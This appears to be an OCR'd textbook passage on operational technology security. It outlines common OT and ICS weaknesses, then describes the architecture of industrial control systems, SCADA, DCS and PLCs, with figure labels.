
Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.

Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.
- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.



Introduction to ICS

- ICS is often referred to as a collection of different types of **control systems** and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes
- An ICS consists of several types of control systems like **SCADA**, **DCS**, **BPCS**, **SIS**, **HMI**, **PLCs**, **RTU**, **IED**, etc.
- The operation of ICS systems can be configured in three modes, namely, **open loop**, **closed loop**, and **manual mode**
- ICS systems are extensively used in industries like electricity production and distribution, water supply and waste-water treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages

ICS Architecture

Introduction to ICS

The Industrial Control System (ICS) is an essential part of every industrial process and critical infrastructure found in industry. A typical ICS represents the information system that controls and supports all types of industrial processes, such as production, manufacturing, product handling, distribution, etc. An ICS often refers to a collection of different types of control systems and their associated equipment, such as systems, devices, networks, and controls used to operate and automate several industrial processes.

An ICS comprises several types of control systems, such as SCADA systems, DCSs, Basic Process Control Systems (BPCSs), Safety Instrumentation Systems (SISs), HMIs, PLCs, RTUs, and IEDs. This technology consists of various components, such as sensors, controllers, and actuators (mechanical, electrical, hydraulic, pneumatic, etc.), that act collectively to achieve an industrial objective.

The process is the part of an ICS system that is mainly responsible for producing the output. The control is the part of an ICS system that includes the instructions needed to obtain the desired output. This control part is either fully automated or may involve human intervention in the process loop. The operation of ICS systems can be configured in three modes, namely open loop, closed loop, and manual loop mode.

- **Open Loop**: The output of the system depends on the preconfigured settings.
- **Closed Loop**: The output always has an effect on the input to acquire the desired objective.
- **Manual Loop**: The system is totally under the control of humans.

The controller (control) of the ICS system is primarily responsible for maintaining compliance with the desired specifications. Generally, ICS systems include multiple control loops, HMIs, and tools used for remote maintenance and diagnostics. The remote management and diagnostics tools are built using various networking protocols. ICS systems are extensively used in industries such as electricity production and distribution, water supply and wastewater treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages. In some industries, ICSs are even distributed physically across multiple locations and their processes may be dependent on each other. In such cases, communication protocols are extensively used for efficient communication between the distributed ICS systems.



ICS
Industrial Control System
SCADA
Supervisory Control and Data Acquisition
DCS
Distributed Control System
BPCS
Basic Process Control Systems
SIS
Safety Instrumentation Systems
HMI
Human Machine Interface
PLC
Programmable Logic Controller
RTU
Remote Terminal Unit
IED
Intelligent Electronic Device

Figure 18.62: Components of an ICS




DCS
SCADA
DCS
PLC
HMI
HMI
PLC
HMI
SIS, VFD, PID...
PLC
SIS, VFD, PID...

Figure 18.63: ICS architecture

Components of an ICS - Distributed Control System (DCS)


- DCS is a highly engineered and **large-scale control system** that is often used to perform industry specific tasks
- It contains a **centralized supervisory control** unit used to control multiple local controllers, thousands of I/O points, and various other field devices that are part of the overall production process
- It operates using a centralized supervisory control loop (SCADA, MTU, etc.) that connects a group of **localized controllers** (RTU/PLC) to execute the overall tasks required for the working of an entire production process


Main Supervisory Control Server
Redundancy Server
Process-1
PLC1
RTU1
Temperature (Sensor)
Boiler (Actuator)
Process-2
PLC2
RTU2
Transmitter
Control Valves
Process-3
PLC3
RTU3
Pumps
Motor

Components of an ICS - Supervisory Control and Data Acquisition (SCADA)

- SCADA is a **centralized supervisory control system** that is used for controlling and monitoring industrial facilities and infrastructure
- It provides **centralized controlling and monitoring** of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and Human Machine Interface (HMI) software


- **The SCADA architecture comprises the following hardware:**
  - Control server (SCADA-MTU)
  - Communication devices (network cables, radio devices, telephone lines, cables etc.)
  - Field sites distributed geographically consisting of PLCs, RTUs, etc. which are used to monitor and control the operation of industrial equipment


Control Center
HMI
Engineering Workstations
Data Historian
Control Server (SCADA-MTU)
Communications Routers
Switched Telephone, Leased Line or Power Line based Communications
Radio Microwave or Cellular
Satellite
Wide Area Network
Field Site 1
Modem
PLC
Field Site 2
WAN Card
IED
Field Site 3
Modem
RTU

Components of an ICS - Programmable Logic Controller (PLC)

- A programmable logic controller (PLC) is a small **solid-state control computer** where instructions can be customized to perform a specific task
- PLC systems consists of three modules:
  - **CPU Module**: It comprises of a central processor and its memory component
  - **Power Supply Module**: It provides a necessary supply of power required for the CPU and I/O modules by converting the power from AC to DC
  - **I/O Modules**: These are used in connecting the sensors and actuators with the system for sensing and controlling the real-time values such as pressure, temperature, and flow
- PLCs are used in industries such as the steel industry, automobile industry, energy sector, chemical industry, glass industry, and paper industry

PLC Architecture



Power Supply
Input Module
Central Processing Unit (CPU)
Memory
Program
Data
Output Module

